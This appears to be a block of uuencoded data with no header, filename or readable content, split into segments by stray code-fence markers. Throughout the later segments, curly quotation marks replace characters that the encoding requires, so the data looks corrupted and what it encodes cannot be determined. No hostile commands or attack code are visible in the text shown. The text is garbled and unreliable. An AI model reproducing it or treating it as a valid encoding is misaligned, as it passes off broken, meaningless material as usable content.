ME63R9-5\S*LWEX'3/$G^%>..'&O)(0=JSJ<GV(K*G_'G\BY?PXFMJYWV+(O7J
MR>YP/O)72_L_PB/QDH=T'^K(^;C_`%T8[?6M)_PF*/QHQOC(/-^(>KLSHN+J3
M4`<]G8?TJA9IC2V'!&T#]*UI?PXDM>^S`GNFO9'G=$1GY(08&:H,.1]*J.ADR
MQI7%`7%#!`%I0N*0Q0O/2@+\V`!2`UF0@0@'@)V'&>._<U91.G(K-EHZ#P'8_
MBX\66*MT5F?CU"DC]17+ZE-)9:_-<1*C%)W.UQD'GD$>E1'XVO();%?5M8GU7
```

```
M-HOW,5O'#GRXX5VJI)R2*IQW,\$F^.:2-_[P8@_G71%)*QFR==8N0I5RLH.=+
MP;/)/?@CGW[]ZKV>?M"@<9-%DEH"-=D9)WV@\'IC'Z4RX&%;VK(U,^*[N]["1
M)BVT],#UJ9=8F0_O858$=.G%-TXO;<49RB2KJ=JQ!,+1GU7C^5,:X$MT@BE8E
MKUYJ8TY1>I3FFM#=TQSY+KT)<YR,5>.0.<]*EC0HA61<,*KRZ)#.PP@'T%).G
MP%O2;&6RDP9I&3&`K,2!^%:#(4&<?E2;U%8OW'[SXD^%0$SL6S_#YQ5K]IYUU
M?XD2XV$K$@Y(X.Q:QA_%CZ,T_P"7;..U%-NAQ;=N0S'YB,=&]>*]+_9(&WQ7E
MJ$WRAA8RCY`,?>B]*TJNU*1,?C1Y)K69?$D\@EPI?.,'T^E6==A+::H7`)9>O
MWU[UO%Z(A]3U']F2)X5UE]J82W1SN.#QY@XKQJ\\D:O)AY-PD/&SCCWS65+^,
M/.WD7/\`AQ-767$=GAAD>5C@_P"TO^%=K^S780ZCXUVL'4+"7'S#JKQD=O:K3
MJ:4F$?C1R7Q5?S/'6JG:"1=S=3_TU:JUKQ8@=/G`Q^-:T_X:)?Q,YL<`U59@L
M&P3VJT8L3<OJ/SI1CUH8(<(SC(Z4H3TJ2ARKBG1QYE7ZT@-5TR8<$G]T.V!V?
MZ?XUJ6&LV6CZ<WGV<5Y,\N`C=0N.N<<5G)7T*V-SX>S1W/BF.>.#R4,<I$9;G
M=M^0\9KB=6CW:C<'_IJW\ZF&DV-[%18<YH\G.*U)&/`!_"*6SC!NH]JD$,.A&
MIW%8VX(M\TI&`=W&/H._?ZT3V[>4_`/%97LS0P?LUW:LVQ77GM0+R=8_+D16_
M`&T;TSM^E:6A,E.<-!ZW=NP`EM`2!C(;';%+`(/MMOY!898;@W8Y]J%&4>N@G
M.49=+,Z>TC)$O&,NW05/Y&T_>)]<UDRD12226Y+9&`,\MC\OUJ:.XECC64EE'
M4M@[E!Q['O\`I2&7H;HN`2BY_P!DG^M6!*KX&-OU%2T"-6&W#_%_PU%T(^Q8_
M'_`EJ#]J1@OQ4O$#<*D?_HM*SI_Q8^C+?\-G*ZN?^*<4>@S^O_UZ]._8_:-=Z
M6UB209"VCXY]3'_A55OX$B8?&CQ^[?S-9E/NW\JN>)>-&5EX(E4?HU="6Q#Z[
MGJW[,I>'PQXGN#LVK9<EASD>8>/\^E>(W49;7KC@X$KG^=94OX\_D7/^'$UM&
M>#-:*%!)P!Q^'^%=_P#LTV^L+KE\VC26<-^MJ_E?;48QMRG!QSSCJ*TJ-*D[T
MBBO?1P/CV;4)_%E^UPT*SF=S+Y3?)N+$G&><9I8SLB0$@_O1W_VJUA;D5A:\.
MS.=(P*H3</\`A51,9$>*!QT--DH<K..`Q_.G++(O1OTI6&/6XD7N#^%2PW+EI
MQ\BDBILBDS>6/<\6>#Y/&>O4=NU$UJ!AL=*R-$=9\+X]WB%@?X+:0]/;_P"O"
M7'WY4WL^2%)D8\_6IA\;"6A454#'YE/XU(L!/TK1Z$H9+`0I]J73;9FNAE>A`
M';/<4^@&U`GEW,I?.%E&[)R<8&>E3ZQK5MJK3+;:8ELB9"2J<&0>ZUBU=W*U@
M,8M<?W,\]B/ZT+*1]^$GU^6ER]C3F$9+5C\\*C/M_P#6JLL,4.IP&%<`.IX.B
M>_M50YD[$SM8ZG3F(MCP.7;I_O&GJZAR<#D"D]Q$-W`LTHZK@=0I(^E119";E
M4;"QGUZ4(9>L8'1!NZGMG.*NQHQP@'-2P-;0KZWU#XV:-Y9YB>VC`8X.Y"N0=
M/RJI^TC,+CXJZBP:(?+%]XJ/^6:^M94]*L?0M_`SC[_5K233#`DT9D$?3'^TS
M/PZ5Z9^RWJMI:7VN+/=V\4KVRI$A8*79CP%'<\=JNO!^PD3"2YT>0M<1R:S+A
MMMG0+N;&6VCTZGBM/6IXY;!5AO+9<2!N+A?0]@?>NFVQDY(](^!6OV4/A#Q+9"
MOJ,(NY[61(HF?#2L(W;@'D\9KQ]]1A_M22<RDH7;MZY_QK*E!JK/3L:3DN2)R
M8U+7+:^BVH)%((Z@>]>B_LZ^+]'\.>(I&U*\-L'*HFZ)FWEN,<`XYQR:TJTY=
M.DTA0FE.YP7C:YC?Q7JFXMN6Y=6P.,@D54.N1F,1B(X&#G/XUO3B^5$2DE)EN
M-ONGZ529=STHD2&B,;@#5FWLXIG"G<.O0TIMH<4+-I\<>[:S?+C&:K&`AL9IE
M1E<&K`(B*GL8B;I5]Z;8D>G>./`T'A"#PW-#<RS-JFB1WT@=0-C,W(![CBN;1
MFC^2N=.Z3-MF=/\`"],:S=-_=LI#C\JXF^M))+N5UB<H7;D#(ZFBGI-DRV,Z<
M:VV-T(IHAQT)%=!F(?-7@2.!]:LZ2TQOD_>':",\]LTFM!HZ"VB9I9A@#Y^F\
MW'8=JBO8/*1P`,`>E8]31,QTUE0/FA<?0YJ:+5[4_>#+CU6FZ;0*:+"W]G*HR
M^8#USQ4.R&;4HS$0P&.@H2:!M&[9Q%;5<#J3_,T/&4/XU`T-^U`3%-V"O7_/U
MX4\.I<%@II6&6871!\JJOL.*MV\I#;AU%2P)&\*KXQ^+UGHZEHC<A4W(0#N$`
M1(_4"L;XM>$]0T?Q0FG7H_TJUL[>"0`AN4B50,@XZ`5-&IRN,?(J<;ILXZ/1&
M9'4'=C/M7IWP0^&=UXC34[VT/^E:5<V=RK;PH\L-(7_55/X5O6JVILSA#WCAP
M;/P#KOB/4IHM(TRZNW+,V(HR0%#8))Z`#(R3P*[73OV>-:O]/CBN_$/A'3)%4
M)#+<ZQ$Q4YZ?N]U5*O&*#V3.W\(?L]Z=H^F@S^/_``@=32Y,@D@OW9#$8]NT>
M_*.<DGZ&L=?V2;J4-&GC'PT\C.&6Y6_'D*A[$$;RV<=!CFL?K-G?]#6-*+5F!
M.;]CKQ(DPMH-<T"\>3:4N8=0401CG.\,-Y/3[JGK6YH'[*7BC0`]A>1Z7J4EG
MY<0-!=V5R6%ML8[MVY1P0PZ?W>AJGBDU9!&C%-7?X'H&N_LPB;Q=#=P>%K*\\
MT^7Y[N1Y%!+D2$G'7@^6,]^3QSFAI_P#@LK>1]5\':>BQ3)]R-G9D\T[CQ_L^
M8Q6?OI:-FEXOHCY)?A&'M5:)07&1W_I7:CB8OE+YB\'J:L6T>R0')&,U,F.*1
M))!O=UW9R!VIKV;>:!D?=J$[%,B:`PGGO4E@G^G?0?TJB=CVWXSIG1OA^Z@;=
M3X7A&0>,A^:\[:'>F.E8QV1H]V=/\,;?&IZB2,[=/D/_`(\M>W?`KPAX?U_X*
M&FYUZ":>WM]6N'D6*9(R$S$6)+,H``3DYSM+`<FL9ZM_(J)I^._V4]#U;PR_<
MB+P5?71,MN)[:SN,,L@8JP"L<$9'3.><9-?-TVBO&Q6:R7/.=\'\Q5JY$H]&
MC%U3280<>2B'/\*XJAI%EY=[(0#A6&/S%=$7H9VL;EE`?-DXP-YZ9QT'KS3=%
M1MSY3\=O6I*.<@\/SRS+$K#+,!RM6;[PE>Z=,T4AC8J<9!/^%/VJO8.70M^&C
M_`6N>*-3BTS2=.DO;N4_)%%U./Y#WK9;X::SX9\0W6DZQI\EM>6A`E0X8+D9H
M'(.",=\T.:V#E>Y?BT*2"$?(3R?YFJMQ8-&<D=*R;U*1P^L0R)J$H+9PW&:K>
M+/<1D;)7&.F&-;JUB>IL>'KFZGO`LK%T1>YZ?XUUEI'O=5QR2*QJ:,N)U7P^B
MA/\`PT)I7'"2_P`HC5;]H*U-U\2=4N5!.R11Q[`"N.+M./H;_99Y5+I\D+*FY
MQU.!D$5]#_LB6+G3O%ZEECW6\$89C@#/G<G\ZZ:[3I,S@K2//_''C*71DD\+>
M>'+ZYFTI5(M85&1/(6R\SC&,D]!GY5_,]OX/T*UO'=KKRW=55>HQQUQZ\YK..
M,7&-WU*JRB[6^9Z#I7AJPC`^6*,#LH&35K4[&"&+RDAV@]^<FJ1!S-WX9BN)6
M-R1@GWKL_AUX$EN+@75R\PMHC\L>XX=O\!6].*D]3.4FMCT2'3$L[4VD!DAA,
M/.V*1D'Z&O._B)\03\,==L(I-<UCR+H;?)699``)X),G10-Q//:KJPA%72'1V
ME.I)1/AIQ\K?2H[>VGD8-%"[@-C(&>U7>R,WN*;6X60?Z-*.3_":GMXY!.5,$
M$@Y/:IDUW*2L/(V2N2K#@=13_-!D7Y&^[4#&-"T\N$5B?3%7],\,:Q<7I,&EW
M7TO!^Y;NW;V%.Z6X<K>Q[QX5\/7GCSP?9>$/%6AZ[IDVF!CI.KKI<LJ*CL"\B
M,B@9QG!![8[8YV+#]D#6M1A,MIXATXH#MS+#)&?R(S7/SV=D:\FEV0:K\']7D
```

```
M^$>FWNLZAJNFW:2P-;JEOYFX,?FSRH&,*>]6_P!G[X467CGX?>=J?B76H+*6]
M\D#:=;2!(25(^8YR">G\/:I<K78))GTE!IZ6^D:?I4"3_9+&".!/+E‘F=4"[1
M?GX_NC/KS42Q"S79%H>LNH];Z-O_‘$-ZA^:*7D5I=*T_490M[X-U"13U:5;"X
M0#\W)J#5?@KX=O\‘]YIMAX=M78@L+O0H)O\‘T‘H?U-$8I;:!*3]?O_4XC6O@^
M+X@MVEDL_"GP]U.(L2!%!-:R$?3<5!_&N$U[P!?Z86BU#X"-<O\‘WK&_N"I_G
M%"P%:6:ZD73V,"X\(Z=’,’D^#/BBRQWAOICC_ON$U8U+P]X$D>W_‘+5T’QC8E
MRRC*YDBY(’3YD&:A[Z,.FJ-WX91>$?!/BJS\0:(OBYGC5@T+VL3B1".5.UL^.
MA^H%>UZ+XJ_X2[Q"C6NDZM9V=P#’=PWVBXCFP#@F4],>^1VP*:=]PV,SX@?‘U
M?2/$\HO=&M$TZ3!61(81Y3GU‘’0_05X[XZ_9[UW0[87$5HUTC’;^Y1B0?<8IK
MNZU)L>-:_P#"S6+66XFO-(OK9=XVO+;LJD<=R*YFY\%7$3M]TJHSTK2-6PFBE
MSI’AZ2RU*>+:?D5.,=R,FNHTW36:[A4@@%U’3WI2E?4I:’2>$K*>T^-MG?>6‘
MWE+=2+OQQ\L8R/PWC\ZYG]H"^D/Q!U/;*RPF7D‘G&<GMT[5STK.I’T-).T3’@
M\)^‘O%/C>UGU/2]*O[^(3;#+%&[C<‘,C(/7D5Z!;MJ_P7^%NMC44FMM7\12B[
MUMK>52K10QJ?,E(/(SO(_"MZG*_<(BVM3Y]DNIW9I$(5‘V,@"A-:U&V(,=W(^
MI’3%=O*CGYF;VD?$_7K%U5]3OD4<;HKEUQ^&<5ZMX#\7:[XF_=?VW<2PK$SLL
MQ?<?1>3G’)&?;-93II:EQF:=YXW\2^%UCEN+^QD60GRP\*;FQZ!5!..*]]^%Y
M&I^)-=\(6-Y<M#"\\7FHABP‘O.WC(/(P?QJJ=’=ILB5:/8W9[C7X\D_9)!VVA
MQ$$?^/FOF7]I[6[RPU*.VU6R=I[O]]!<QN%$:+\NS:RL&^\3P1U%;.C=;DTZ8
MRC+W=&>‘>;‘?XS_WS39)A’M,$KJ0W."161HR+^T+N.0;;F48/]\U.OB+4T+@2
M7TQ"]‘7)’44I4XO=‘I-&SH[7]Q);76K:@]AI]QD^?Y/F.ZJ<$HF1NYR,D@9!P
M&<BO:_!GQ’^"’A&*-Y?#NOZY=JOS7&H+%@_2,-M‘^H)]ZYYP5[)&T6TCT;2/)
MVMOA?IN$L?"EY:CT@MH5_DPK>M?VP_AY)@/8:O#]88^/_’ZCEY=D%V^IMV’[9
M57PRN1AM0N;?VDM\_P#H)-=%IGQY^&^I\0>([92/^>L;Q_JR@4W)):H7*^AQ3
MW[1’B[P]KWP]VZ/J]A>NL^YD@G5V4;’Y(!R!G%:’[’5M&/@=IKX’[RZN6/\‘F
MW]8?TI*SD/5(]F$*Y’MTH\@‘5IRF?,)L4’’Y4P6T*$E40$\G"CFIY4--H06X
ML(D\P‘@_[+$#\A3)+682.\-]*I/1’"NBG\@?UHM;8=^YROC.^UV/3YK)XTM#-
M(R"/4[8EPOS‘D.A&Y,C(R"V,U/X7\2^’?’5M,VE3>>+8A’;R60H6SC!8‘]!U*
M%9.SERR-$K1NC5715CMS%#>7B>C>>78?]]9K,F\%7$SECXEUDY.=I:$#Z<1BY
MJY+:$\QTMLWV>!(54[44*,MDX%8’CGP[/XHTMX+6[FM;A1F)UD*@-[XYQ5RUZ
M5B4K,\QM_AM\4M#D=[/Q#!/DDJKS%QCC‘PZ?6J^I>$_%]XTG]N?#WP[JZ%?F’
MDB6..5O^!!L_I67)J.[1B2?"[PU=:C*]]X%\2:([%0TMLYGAZ=<L"<#VINJ_>
M!;0K/3O[2TKQ’’</‘5D-HT/[W&X#L<\9]*):(:/(KOQ&-/\‘B!#IZ1;6@U"YF
MF,Q;A@\*#;CMCRL]>]<7\2=<M9O&=\+N)YHYU^8QL‘0<L1C((I48>\K=@F]+_
M&KIWQQE\*Z‘-.\):OXFTZ8’]W‘_V22#)//‘B!YK!^+/Q&O?’^KWVIWQ5?LUNY
MEM%&CDK’(YR^,]N)!^(K=4FIJ3,Y2]VQYL9B+=(QV)8T‘!P!@$XYKLV,C:L_%
M#EG-X8N=3>259XFVH@88/([8^M;/@[Q/<>$-"N+JRF,=U<2>7"_’RA1@]?\‘[
M>!_"LE)S33[E62.W_9^\$W7Q*\8RZE?R2M8V<BW%TQZRMG*)^.W)]E^E?9VC6
M*L5M(0‘.,‘‘=!76HJ,+(Y)RO.PKX"’’3O7S/^V-I=["FEW^U9K"1S&NX?-;S^
M=\’^ZZCD>L8/KEA#XCYB‘QW%."Y8=.M<YU$;C$N,CK4MI8FZEES((XD&Z1R//
MNC^I]!0W8:+-S=R3I&FYS%"FR(,V=BY)Q^9)^I-,497KV]:C8HN64-I’#(\[.
M3>=M!A5,;<Y&=Q^F<8’4_G;MG!V-+SDXV‘^^*AW‘E\502:)JSVBS9VQHS‘’[\
MK%064^X;(_"LVWN)WY\QP>WS54+.*8GHSM?AS>W4BZS’-<2LBV1P&<D‘[A7I0
M’[,FEZ_XE>6RTO6[K2H(%:225$!526PHR,’)/;/0&L904I-%J;BKGN&K^,/B\
M1\*HX[G4-1T_7--\Q8_,;=OY.,LIY’X.WTKUK2_&%KJ?A.’7Y,6L#0&60,V1‘
M’MSNY[@$’GO4N\-&/26J/.)/VA]*)N99/]$@B#!/.;,TC8&W;$.QSU+#&*SH]
MOVC=+N(%9M=M[28@;EETUV‘/U68YK#G;V+LEN4-=^/’B:VT6XUC0;_PMJ]E:J
M2(ET-L\,L._.TE6/W21C(/6N9MOVI?’=X?W.CZ!*H/)620_UJKL+(NS?M">,%
M-8T^XLI]$M!’/$T;M%N#‘$8."6.#CVK!\#?%’7?‘DES’9V*R17#‘M%(,!3VQ1
M@UDW+FN-6M9’<0_M"^(F4%M!BQ[,?\:M1_M‘ZWCYM‘C_‘._A_P‘*I3D*R%7]]
MHG5@VUM‘AR/6X(_]EJ9?VA=4/3P[$WTN^?\‘T&JYVA)(7_AHC4>G_",#/_7WN
MT_\‘’:5?VBKA0!)X8?CKBZ!_]EHYV.Q-’^T9$2-_AZZ7_=F4_P!*HZY\;-$U(
MZV:UG\/7R32?*DOR?*W8GGI1*>FJ"*L]#YV\3ZQHT^H1PR07D-VNLW#/=1*KO
MC8T("@*S‘$AAD]."><\U\3^9>:I)&RQDJVWS3"8V/U‘R/U-51C[R?D:2J>YR?
MM&_X&L;’2=,U37;RVB=M’L&>&13P;EV"Q9XZC+-_P"O-;EVDBR2Q:1]Q]#C_‘
M‘/6:ZZ=W)LYJC5DDB":,HP7’3M3@CH20M;&1<MKZ:"RFMW9MCX(7MD5=NE":6
M;:6APK;-Q/;YN?Z_I4VL]!GU-^R=;65GX$OEMI-TQOCYOS*<?NTQT_&O>=.’>
ME6A)QD]JZ6[Q./[;(YGV‘9.,5X’^V%J5NG@S3;%B/.EOA(@_V51@3_X\OYT#$
MC\1\F@<U)$N9%Z=17,=A,ME]LN]J%%4<NYZ(O<FI)YDF(@ME9;5#D<89S_>;L
MW]NP_$F65L=5XY@\/Z9X8\-Z;IUNR:D(6GU*1QS(94C="#_=‘.‘.V#ZY/+6Z>
M@YRJG‘J(WY=0ZEA."%‘XQTK:\"Z2FJ^+K:V,/FJ"9)$_O*@W,/J0"/QJ9/EP
MBV-;F5XRO7U’Q3J4[R>:3<.OF8QO‘.‘WXXS52T7&23C‘Q6D5:*1)UWP[!%MKS
MDN"!]DQG_@0KZD_90T:TT[X2V%]#’BXOYI9)G[G;(R*/H‘OZFIC\;_KH$](G+
M4_$!&O;*’2(U66YU&X2"!"<?-N!W?0=3]*S_‘(_>++;X?^!K3PQ8.JI#;*9‘"
M6QE%^5%/^\_)^E9XAWE8=%6B?’-SK<FH.UU=D3O)M9PQY[?=]!UXKZA^"W[+!
MG@GQ5\/],U_75U&2[OXO/VK/L5%)RN‘!Z8Z^M+6.B-%:UR?XO?‘3PW\-/ACX#
M@NO#T^H![I(_-$\JNH6-C)Q@‘\D=237B/[/<,5[\0KNTGB5XI-,G?8PX+HNYP
M3CZ!JG^9!V/=K2&W31;Y].6*VFCM]ZND2DC;U(R"/X2.?6O,-5^)]D]UY=];T
M7C3!R@):)22/]U1GI7(GJ:V)(OCQ;0HJIYN‘N5R\1XQU^[0O[0$,C;%#%CT&.
M^+_XGW’YU7)+L%T:N@_$5]<NV:6(QH5(7?M/(V],*/[U4_$WQ7O=*U1=-T:QK
MBO)TC\ZX>241QQ+VRW3/U_6E"’-*SV!NQK>&?BQ_;$,D-U;R6=]!CSK=V!(!G
```

```
MZ,K?Q*?6LJ;XVF.5XO[-D+H_ELHE'!RJ]<8/+`<4.G:5@OH;H\>0S0J^U"K`_
M$9]*J7'BN&Z80JL8+' `P!4,#QW4IH1JD-PS;D&NLKKGH""*9X[@M++4_/CGBC
MB210RK(V-V."`?;BNNGND9RT1IPVMH_POTV#6;P0PZO?3SB8O@.D`$<:[CZ-\
M)*?PKSN/1+BZBO+O3,BPM)`/WC*Q`=B$X[GCL*ZJ<D[JVM_^`8U(\J4KZ=NI2
M)<VVN6#SPS6FGLENGF3'[#;R%5)VY+[#W('7K5=I[>WAB%QHMA).PWDMYB?*2
M1\N0CC'K^57R]F9IHSDBBFF4?9E3+`;4<@8_X%G%77-P;B5A'&(R,8=0=H/Z1
MU5@O8^F?V2+^V;1=2TA67[0DXN3GC>K*%SC/^R,_[U?0BQ[8PJG:H%;<VB,)S
M*TF4[O,3;B5;%?+O[2VO_P#"47=MI%C(DL%BS/*RN"&D/``Y[#/YTTUL0M)'S
MSRO'M4]I;O/.D42L[L0`H')-<[T.TLW)6-&M8&RA(\Z0?\M&'8?[(_4\^F'VH
M=FTDB@?*O%0]"CK/BG9V\>NZ:+1I'$6C6"7#'[HF,"G`_P"`[?QS7+)"48\];
MJB/PH$A50EPHKTKX.:.MFFO>(YH0T-C:[5)."K8,FX?]^L'_`'JRK.T&AH\H4
MD0O*6.22:M+'MBV@8+''^?RKI).X\"6@@T#7)=IQ]G49[`\_X?H:^I/V8@J?%
M`_P\QZD7'_H^2LX?&_ZZ!/X3J/";PZQXRU3Q3=2*FFZ'&UI;.WW?-QF63/\`%
MLKQ_P(^E?/7Q/\;1>-]=U*2ZYBN"<*QY1!PB^Q"\_CFN:;;E<TM:-CP_QC:)C
MIS:;]F8XFL49@/524)_$IFOL;X._M#^$[#X4>'-/BNX)M2MK*.VFM?.5&1T`6
M4Y!^;!QG(!'-;3;Y4T@75&!\;_B%-XL^'6J2SW5O#`;NU@"6Y)P&68D$GU&/E
M;BO(_P!G6,6?Q=L;=N1-#<QYSU!MI<5A"3L[EM=CT[P-KWVW4+G3BW,UO+&H>
M^JG'ZYKR#QA'!_:_ER/$I2[\W$A^\O.1]?FK"G\1?0YV'3A'8O:^?`\32HS,D
MK$F,CL..<JOMCFE%NMFEM*ODO)$IBE)9N7PN#TY^[_2NKFN[$)6.PLKYH]!B=
MO+<_<NBF<8^\I_\`B*Y;6-36\U/4(YW=1<7MLDH5BI:/9C'TY-9TE:3_`*ZCB
MD.AU=M$U:!8IG/V>X$"[VRQ@D48&3U`<'%0R^)K>UOYXKC3XG4.54AV7^(\DO
MDGCE?Y]@*MQYM1)V+Z?$5Y51;>S79&GW%EY``XQQZ#\S^-;NAZP]_/92XV^8$
MRG`.0/QK&=/D6IHG<\SN[V5?%4J;CY;WX8C/<,0#^IKI?%UF^L:.FTYD@?<NY
M03QT(_45TOW919ENF>K_``VNM$\1_#'0?"WB33_#UW]C\XP0SW$EM/"S.S'<;
MZ,>O7E0#D=ZYI1\*Y(9HGTOQ7I2/PR6>IQS1GD'[K1J3R`>O85WQPKDWR.WJ9
M<DZRC;F5SG-9A\)ZGKYM],\5ZO'%=Q".[FU'3E^500P7]VS$\H.0!^62+MQ\Q
M%;36"UQ9_$OPG.S`<7-Q);/P,`?O(U'`&*F-&M:ZC?T'S4EI>Q3/[.7C(?OK7
M%;#58P>#8:A!<$Y]%5RWZ57U/X0>-])L0UQX2USS0WSL;"7:1R?O%<>E9\Z3#
ML]"G!M:'4_!37)OAUXB>_P!4Q80B$K*DYVEER,@`\Y`!;'.<8[BOJR#7H[BSL
MCN8)(IX9%#)(AW*P[$$5JFC"<7'<\\^-?Q/_`.$3\/!(XW\Z[8Q*4?:57'S$&
M?H/QKYPDUFQU>9A';/!@9RY&/SIZW,U%O4X'0M`U+Q%J,6G:387-]=S'$<$$C
M9=V^@%>BM\%O&G@.</J>D7VG70X>=[4R1(A&"%=0R'()SS[5SU)65COC%WN9U
M_B;P/=3ZY-/8V2_9[AO/ACAP0$;G"CK@'*_\!/I59/".K6@R;*='&`IE3:OX]
MDBL/:I*S*Y'T-)=`O=?T^>SN+BVBO$G22$,26F^4)MWXV@*JC[Q7\<\03?"?-
M6[25([V2&T,@RCROB-Q_LR`%&_!C4/$0AH4J3>ITEA^S]=F(-<ZJ(G(Z)"T@R
M_,&NTA\!W&A>!=0T'3IK26>YBV"27,94L1YGKG*A1[;1QR:\^>81FTK:'1]5Q
M:6C/-+KX$^*H\;-,$_H8)5./PR#^E$OP;\6Z:MM%>:!J$-S.Y.)+=P(D!QSQI
MCGT]![UZ%/%TZB]UF$J$H[GK_P`0?AO#\./@[86?EC^T+II+B]?:!F0J/E``/
M&`!QCZ^M+\&?B;/8?"O0O#&D6:SW*QRH[LI!$LD[B-$QU)+`D]`/TTE+ENS*@
M*OH=O\<-?M?A9\,+'PG;3XEFC+W<B_>=0=TK?5W/\Q7QGJNO76HQ"\W`%Y66$
M1!G&3R/TX_"II1UN5-E36([J&UTZ:>+"20$IN7N)&!'YBO8_@K^R3KWQ1\(VW
M_BF#Q%9Z7;W#.L2-"TCG:Q4D\C'(-;\R2T)4==3<^+WP*UKX.?"*]AN]5M=1O
M^TZK;W!D@0J41$=.0?\`:E7IFN/_`&:")/B?H4WF%S'),A!'0>1(?\:PD_=9>
MKU.D\"ZI]B\86DI.%$@S],__`%ZPO'NF^7KUQ#YS1E`1@$#=@;><_3]:XXNT#
MC2QSV95A+9N$>/"D&95SD_E_+BF-YX()DFYX8?:%R.>.GX?G6ZL2=!IGES^$/
M-6BBF,WV9X9B2V2/FV_^SUP?B6VC34(KR=I4MI,+(\1P4<9VM^I%.BVIA-:%H
M*SM[=]3M(X+R6[E5Q)/,6)554Y`_/%='>W%O#'(TL+N`.=J\G/'!_&KJMMKHS
M*"T':3X@P\5O:65RJGY0=O0>]=%H<DAUFVWVTZJ6SN9<#H:Y9QY7N:K8X&_T%
M5FGDU90R@7Y`7'5=X`^G.17=V,UUH]RMXMK'*T6[Y)1N1OE(P<?6MIU%H3&G#
MHSU/P/\`&W3K/0;30]1\%66H6MG9HYEEF!8ALL0J,C#`S_>Z5MR^(/@MXNT:[
M.ZU'PM+IOVTM%')#`BRAL9SB-B<CKDKBG]8J4DVI61/L%4:C:[*_PQ_9E\'>7
M+O#TU^M]JCS^:8]\,P4H!T!5E//>KVJ?L6Z=(K'3?%=W!Z+<6BR_J&7^5=^&I
MS.<()631S8C!IR:>C/,_%G[-VJ^'KU[:'7](NGC!9P?,C*@8R3\I'&1G!.,C7
MUIUO\%_C3H5NMSH37LD&,JVG:L`"/]W>#^E>A#,:%16FK>J.5X2I#X2IJVI_.
M'JQL)+'5K?Q5+;'[WVBS:=>.AR5(K`\,?&_Q/X'LQHL^B:-*L).T7>G!9`,Y5
MP67:QZ]SZ5$Z&&G)..S[,N%2M"+1LW7QPT778Q'K_@/3[L`Y!AU"YA*_0%V'H
MZ55M_$GPIN)%:Z\,^(+10P.RWU"&5?\`QZ(']:MX%Q^"7W_\`A8A?:B?2/[/F
M?B_X1_\`"/21>"=,ATJ^C7]]82`&]F('9B29>G8GZ"K[_$/QK?\`B606MH=(!
ML%Z_VA:D*B?WO+VB1B>WS*"<`#)KRL52J8>7(]SOI.-34EGU3P_XAUUYM8T6)
MVU"4PB%;,J&;&2=WEA6*L23U8`?F:L^(OAC\--*2U6ZM+O1KBX&4@LYY&D7CN
M^XI88'3(&*Y;QDGS&C3BU8P[CX,>&[^7R],\>M!*_P!V&]C1G_([&_2J\WP*V
M\;:&C1V5SI.L6S-N:"0M$&/TZ`^X.?Y5C+"TYZQ&JSAI(S]1^'NH:9;B\F@UA
M.Q>%=]QI_G1LR`=65AQ*G/5>>>5%5VN;2WC'VI;JTST^T6LD>?TQ7!5PDKZ'[
M5"JK&IX6OM&LM3@NS/8W`B8.(?M"H7/;\CSBO7-$\=:=KLS6RP3JZKO):/,8A
MZ=&[]:Z<#>G>,EN8XI<UFGL>5_M<&VN?!-H(&4R!Y#P.<;17$_LC^$[>^T6Q;
MU][?9;:<C_._26Z+,`>>R1G\W]J[ZF_S.:GHCR+]H;XB_P#";>+KR;[?%;VQM
M;;`LBN28%R$``!^\06.<<FO+O#-Q$D\BR;``R2(7X52#C)]ANJJ:?(]`E:]C/
M8\7W,%_X=TN,3QR3PP.QPV<DW$Q_DP-?6?[)7CK2-,^!.GK>7\4!L[F>%LGD#
M$N7`P.^&!I-\L->X^K,/]K3XA0>)?AY%!IQ\V"6Y>"21@!]WRWR,'U*UY%^SA
M'9RP^);G7&C*V6D6MQ=74S#"1YA=$7/3<S2#`[X/I6:E>#925@T:[CAUF*3S;
```

```
M,$<],=Q4'CO6M(U/Q"99OWH,:,^PYPQ^8CKU&ZN:%^;0U:,V+6?#-J0$T6>8:
M@=3/M'Y!#4A\4:7'\T'AR('.<R2$G^0K1J;W8K(C_P"$UG6QN]/L]*L;9+N,=
M1R%$;)4,&'.X]P.U7=%L--O+)H[R%W8]A"SY'IC%)Q:V>HU9&A;Z)9:?$\5C/
MH()$_4F':3]2<5F?V%]G=F:2VMUSP'NT&!]#FFE)_$+FBMB!8-,MY2UQXDT^8
M($]%G!/YJ*NZ7=Z)_:\"P:V+F<!BD:,6!PI[\=J'3>]@Y[HY"^U_3$\+2V(N*
M+@WIFWE/+^0?O=W7Z5LR?$+0@=B6-W.2<D&88)_`5M[!O9=63SON?7OPV^!'=
M@;6?AWH$]S`]Y.^GQ$W*2M&S9&X`@''&<?A5Z;]F30XXH1IFK7UKY#%X5=4D/
M5"1@]L]/>HJT(U$XO9BA7E3FI+='6?#_`.'TW@JRNX9KQ;R2XF\TR+%Y?8#I+
MD^E=$UJ<'Y2*=*BJ4%!;(*M;VLW-[L\A^*GPCNO&&H2?O#';-L1PI`+Q;V:1>
M>3U;]W_WS7>^`=&O-.\-6D.HHBW8B3S]G*F3:-Q'L3FM.9-)=A6MJ;LMH"O38
M&!7S?\2/%7A[7_B:T%]X5N9KKP[<#%S#Y<QF488J8V*\?>[G&:YZU>-!<\G95
M(Z,+AY8B7)'<AN_B=\$-?N98+SP@!+$"9F?28P4P,G)4YZ5GG3?V=?$L;^3'1
M#9LI(9E-Q"%(]_NUZ%/%5XI-/]3DG0BFTUJ=1X@^"7PP\6.\Z:;?>&;TG._3O
MWW0Y]?+;H/9<5#IOPQ^*'A>$V_@_XF66LV7066HC&X?W?+D#C]17G9/QM@<QM
M@J.,5I>?Z/\`X9^IKBLIK4'S4MC0T[QI\5_`DX&M_"JRO(D?>9-,@(YP!NS&S
M74'@?PBJFJ?&+PSKUU*VOVOB?2KEVR\,T2R1+[$*8V('O7T-3+*5:-\-/Y?U6
M_D<4,3.#_>(W_"OCGP%:V\KQ>)[*6Y`_<03VTEG"#ZOA6!Q[DC^=6[2X?4[]?
MKJRUJQO)Y26(L=0@4Y]R&,IKS*V78BDM8G33Q-.;W.[T70(_$>C?8?$0-TH;)
M/E2LV\>ARS%Q]>,Y]*Z^."*.!8%11$JA57'``Z"II0<5=[F=65W9;%*X\-Z->
M=-NFTJR=AT8PKG\\55E\$Z#(.=.B5AT8<&G*C"6Z"-6<=F>%_M->"]+\*^%/K
MM5C)=;[C>K+)-N50!V';K7F/ASXEZEH_P0T?1=-F\F.6RE@FP,D[YG)QZ94,'
M,CUKGJ+E5D:P=]SR?6_#=MKMQ'+/+-"Z#:6C4-N7TP?YU+I/@/2[:0LAU5RRB
